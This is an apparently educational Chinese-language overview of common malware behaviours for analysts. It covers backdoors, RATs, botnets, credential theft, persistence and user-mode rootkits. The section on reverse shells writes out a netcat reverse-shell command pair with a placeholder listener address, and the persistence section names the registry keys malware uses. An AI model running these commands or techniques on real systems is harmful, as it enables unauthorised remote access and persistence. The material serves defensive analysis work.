恶意代码行为

下载器和启动器

常见的两种恶意代码是下载器和启动器。下载器从互联网上下载其他恶意代码，然后在本地系统中运行。下载器通常会与漏洞利用打包在一起。下载器常用URLDownloadtoFileA和WinExec，来下载并运行新的恶意代码。

启动器是一类可执行文件。用来安装立即运行或者将来秘密执行的恶意代码。启动器通常包含一个它要加载的恶意代码。

后门

后门是另一种类型的恶意代码，它能让攻击者远程访问一个受害的机器。后门是一种最常见的恶意代码，它们拥有多种功能，并且以多种形式与大小存在。后门代码往往实现了全套功能，所以当使用一个后门时，攻击者通常不需要下载额外的恶意代码。

后门程序利用互联网的通信方式是多样的，但是一个常用的方法是利用80端口使用HTTP协议。HTTP是出站流量最常用的协议，所以它为恶意代码提供了一个与其他流量混淆的好机会。

后门拥有一套通用的功能，例如操作注册表、例举窗口、创建目录、搜索文件，等等。查看后门使用和导入到Windows函数，可以确定后门程序实现的功能。

反向shell

netcat反向shell

可以通过在两台机器上运行netcat，来创建一个反向shell。同时攻击者已经知道在恶意代码中使用netcat，或者和其他恶意程序一起打包使用。

netcat被作为一个反向shell使用时，远程机器使用下列命令，等待入站连接。

```
nc -l -p 80
```

-l选项设置Netcat为监听模式，-p用来设置监听端口。接下来受害机器向外连出，并且使用下列命令提供shell

```
nc listener_ip 80 -e cmd.exe
```

Listener_ip 80是远程机器的IP地址和端口。 -e选项用来指定建立连接后要运行的程序，并将这一程序标准输入输出与套接字进行绑定。

Windows反向shell

使用cmd.exe作为Windows系统中的反向shell，有两种简单的恶意编码实现：基础方法和多线程技术。


基础方法在而已代码编写者之间比较流行，因为他容易编写，且效果与多线程效果一致。它涉及CreateProcess函数的调用,并操纵传递给CreateProcess的STARTUOINFO结构。首先，创建一个套接字，并与远程服务器建立连接。然后绑定这个套接字和cmd.exe标准流（标准输入、标准输出、以及标准错误）。调用CreateProcess函数用隐藏窗口的方式创建cmd.exe程序，对受害者隐藏cmd.exe进程。

Windows反向shell的多线程版本涉及一个套接字、两个管道、两个套接字的创建（查询API调用函数CreateThread、CreatePipe）。恶意代码有时将这种方法作为策略，来篡改或编码经过一个套接字传入或传出数据。CreatePipe用来绑定一个管道的读写端，如标准输入和标准输出。CreateProcess用来绑定一个管道和标准流，而不是直接与套接字绑定，调用CreateProcess方法，恶意代码会产生两个线程：一个用来从标准输入管道读数据，并且向套接字写数据，另一个用来向套接字读数据，并且向一个标准输入管道写数据。通常这两个线程使用数据编码来篡改数据。需要逆向这些线程使用的加密和解密的例程，来解密加密会话中抓取的数据报包。

远程控制工具

远程控制工具（RAT）被用来远程管理一台或多台计算机，远程控制工具经常为了特定目标，如窃取信息或旁路一个网络执行针对性的攻击。

服务器端运行在一个被植入恶意代码的受害主机上。客户端作为攻击者远程操纵运行的命令和控制的单元，服务器命令客户端开始一个连接，同时他们也被客户端控制。远程控制工具通过如80，443等常用端口通信。



僵尸网络

僵尸网路是被感染主机的一个合集。它们由单一实体控制，通常由一个称为僵尸控制器的机器作为服务器。僵尸网络的目标是尽可能多的感染机器，开构建一个更大的僵尸主机网络从而使僵尸网络传播其他的恶意代码或蠕虫，或者执行分布式拒绝服务攻击。在实施分布式拒绝服务攻击时，所有僵尸主机会在同一时刻访问同一个站点，僵尸网络能够让这个站点挂掉。

远程控制工具和僵尸网络的比较

在远程控制攻击和僵尸网络之间有一些不同：

僵尸网络感染和控制数以百万的主机，远程控制工具通常只控制很少数量的主机。

僵尸网络中所有网络在同一时刻被控制，而远程控制工具是以每个受害者为单位进行远程控制没因为远程控制工具要求攻击者与受害主机之间更加紧密地交互。

远程控制工具被用来执行针对性的攻击，而僵尸网路用来进行大规模攻击

登录凭证窃密器

攻击者经常会不遗余力地去窃取登录凭证，他们主要使用一下三种类型的恶意代码：

等待用户登录以窃取登陆凭证的程序。

转储Windows系统中存放信息的程序，例如密码哈希值，程序直接使用它，或者对它进行离线破解。

击键记录程序


GINA拦截

在Windows XP系统中，恶意代码使用微软图形识别和验证界面拦截技术来窃取用户的登陆凭证。GINA的设计目的是为了让合法的第三方通过添加一些代码，来自定义登录过程如用硬件无线射频标识令牌或者智能卡来进行身份验证等。恶意代码编写者利用GINA对第三方的支持来加载窃密器。

GINA在msgina.dll中实现，这个dll在用户登陆系统过程中由Windows可执行文件加载。Winlogon也为第三方定制实现DLL程序工作，在Winlongon与GINA DLL之间加载第三方DLL。为了方便Windows用下列注册表项，来存储需要Winlogon加载的第三方DLL。

```
HKLM\SOFTWAARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GinaDLL
```

在一次恶意代码分析中，我们发现恶意代码文件fsgina.dll作为GINA拦截器，安装到了上述注册表位置。图中显示了系统登陆凭证的流经途径，其中恶意文件在Winlogon与msgina.dll之间工作，此时恶意代码可以拦截提交给系统认证的所有凭证。它可以选择将登录信息记录到硬盘，或者通过网络发送出去。



因为fsgina.dll截获了WinLogon与msgina.dll之间的通信，为了让系统能够正常工作，它必须将登录凭证信息传递给msgina.dll。为了完成这项工作，恶意代码必须包含GINA要求的所有导出函数。具体而言，它必须导出超过15个函数，且大部分前缀是Wlx。显然，如果你分析的一个DLL有许多包含前缀Wlx的导出函数，那么你就有很充分的理由判定你正在分析的样本是一个GINA拦截器。

口令哈希转储

转储Windows口令哈希是恶意代码获取系统登录凭证的一种流行方法。攻击者试图抓取这些口令哈希，以便离线暴力破解，或者利用它们执行pass-the-hash攻击。Pass-The-Hash攻击在无需破解或解密口令哈希以获取明文密码的情况下，使用LM或者NTLM哈希来通过远程主机的身份验证，从而获得访问权。

Pwdump和Pass-The-Hash 工具包是提供口令哈希转储免费可用的软件包。因为这两种工具都开源，很多恶意代码都派生于它们的源码。因为多数反病毒软件都拥有它们标准版本的特征码，所以通常情况下，攻击者要逃避探测就会编译他们的专有版本。

击键记录

击键记录是一种传统形式的窃取登录凭证的方法。当击键记录开启时，恶意代码能够记录用户的击键操作，从而让攻击者能够观察到用户敲击的数据，如用户名、密码。Windows平台上的恶意代码使用多种形式的击键记录。

基于内核的击键记录

用户模式下应用程序很难探测到基于内核的击键记录器，它们经常作为Rootkit的一部分并且它们作为一个键盘驱动绕过用户空间应用程序和保护来捕获击键操作。

用户空间的击键记录器

Windows用户空间下的击键记录器通常利用WindowsAPI 并且通过hook实现。挂钩在键盘每次按下时用Windows API通知恶意代码，通常使用SetWindowsHookEx安装挂钩。轮询使用Windows API 不断轮询按键状态。

挂钩击键记录器通常使用的Windows API 函数是SetWindowsHookEx。这种类型的恶意代码可能被打包成一个初始化挂钩函数的可执行文件，他也可能包含一个处理击键记录的DLL文件，这个DLL文件被自动映射到系统的多个进程中。

通过字符串列表识别击键记录器

可以通过查看恶意代码的导入API来识别击键记录器的功能。也可以通过检查标志字符串列表来识别击键记录器的功能，对于使用导入函数混淆技术或者使用你未见过的击键记录器功能的恶意代码来说，这种技术特别有用,以下是恶意代码常用的字符串。

```
[up]
[Num Lock]
[Down]
[Right]
[UP]
[Left]
[PageDown]
```

存活机制

一般来说恶意代码获取系统控制权后，通常会在系统中驻留很长一段时间，恶意代码的这种行为就叫存活。如果存活的机制够特别，他甚至可以作为某类恶意代码的指纹。

接下来我们讲讲恶意代码如何将特洛伊二进制文件进程修改文件获得存活的机制

Windows注册表

在恶意样本分析时，我们注意到恶意代码常用注册表储存它的配置信息、收集系统信息、永久地安装自己。比如修改run注册表项内部的值：

```
\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

注册表中还有其他注册表项仍值得去深入扩展如：AppInit_DLL和Winlogon

AppInit_DLL

恶意代码编写者可以通过修改一个名为AppInit_DLL特殊注册表项来让他们的DLL获得加载。AppInit_DLL和DLL程序会在进程加载User32.dll时被加载。插入恶意DLL路径到注册表AppInit_DLL，就会让DLL程序获得加载机会。

```
\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost
```

Winlogon Notify

恶意代码编写者可以挂钩一个特殊的Winlongon事件，如登录、注销、关机以及锁屏，等等。这个注册表项可以让恶意代码在安全模式下被加载

```
计算机\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
```

特洛伊木马化系统二进制文件

另一种恶意代码存活的方式是木马化系统的二进制文件。利用这种技术，恶意代码会修改系统的二进制文件，让这个二进制文件被执行时，会强制执行恶意代码。恶意代码编写者主要针对Windows系统正常操作时最常使用的二进制文件，其中DLL更受恶意代码编写者们的关注。

DLL加载顺序劫持

DLL加载顺序劫持是一种简单隐蔽的技术，它允许恶意代码编写者在不使用注册表项或特洛伊二进制文件的前提下创建一个存活的、恶意的DLL程序。这种技术甚至不需要额外的恶意加载器。

在Windows XP中利用KnownDLLs可以保护系统的dll文件不被恶意注入，被保护的文件主要在.../windows/system32/目录下，DLL加载顺序劫持仅支持不被KnownDLL保护的文件。不被保护的文件遵循默认搜索顺序。另外../Windows/目录会在.../windows/system32/前被搜索，如果将恶意代码命名为将要调用的DLL，系统就会将其加载到合法位置。为了让系统正常运行，恶意代码必须在结束后再加载真正的DLL。

由于DLL递归导入的原因很多DLL都会加载其他DLL，而这些DLL按照默认顺序加载，也导致KnownDLL机制也不能给予充分的保护

提权

很多用户以管理员权限运行，这对恶意代码编写者来说是一个好消息。这意味着用户可以访问机器的管理员权限，这也为恶意代码提供了相同的权限。

如果你不以管理员权限运行，一旦你不小心运行了恶意代码，他不会自动拥有对系统所有的访问权限。如果一个用户再系统上启动了一个恶意代码，但是没有使用管理员权限，通常需要恶意代码执行提权攻击来获得对系统所有的访问权限。

多数提权攻击是利用本地系统已知漏洞或0Day漏洞进行攻击，其中多数可以再metasploit中找到，甚至刚才我们说的DLL加载顺序劫持，也可以执行特权操作。拥有提权操作的恶意代码比较罕见，但是分析人员应该能够识别常见的提权方法。

隐藏它的踪迹——用户态Rootkit

恶意代码经常不遗余力地对用户隐藏它的生存机制和正在运行的进程。常用来隐藏恶意代码行为的工具被称为Rootkit。

Rootkit有多种存在形式，但是大部分Rootkit都是通过操作系统的内部功能来工作的。这种修改可以使恶意代码的各类资源对其他程序隐藏，也就使得安全分析人员很难发现它们的恶意行为。在这里我向各位介绍种用户态的Rootkit技术

IAT HOOK

IAT HOOK是用户空间一种经典的Rootkit方法，他隐藏本地系统中的文件、进程以及网络连接。这种方法使用hook的方式修改导入地址表或导出地址表。正常情况下调用杀死进程可以通过调用kernel32.dll中的函数实现，那么各位想象一下，在安装了IAT HOOK的情况下，我们是可以控制导入函数的参数的。这会出现什么情况呢？我们做了删除恶意进程的函数操作，但是被hook拦截修改参数再传给那个函数。简单来说就是怎么杀死恶意进程的操作会被阻止。

IAT HOOK是一种过时且容易检测的挂钩方式，现代变了，现代的Rootkit都使用更高级的inline HOOK方法来替代，但是我不会。

###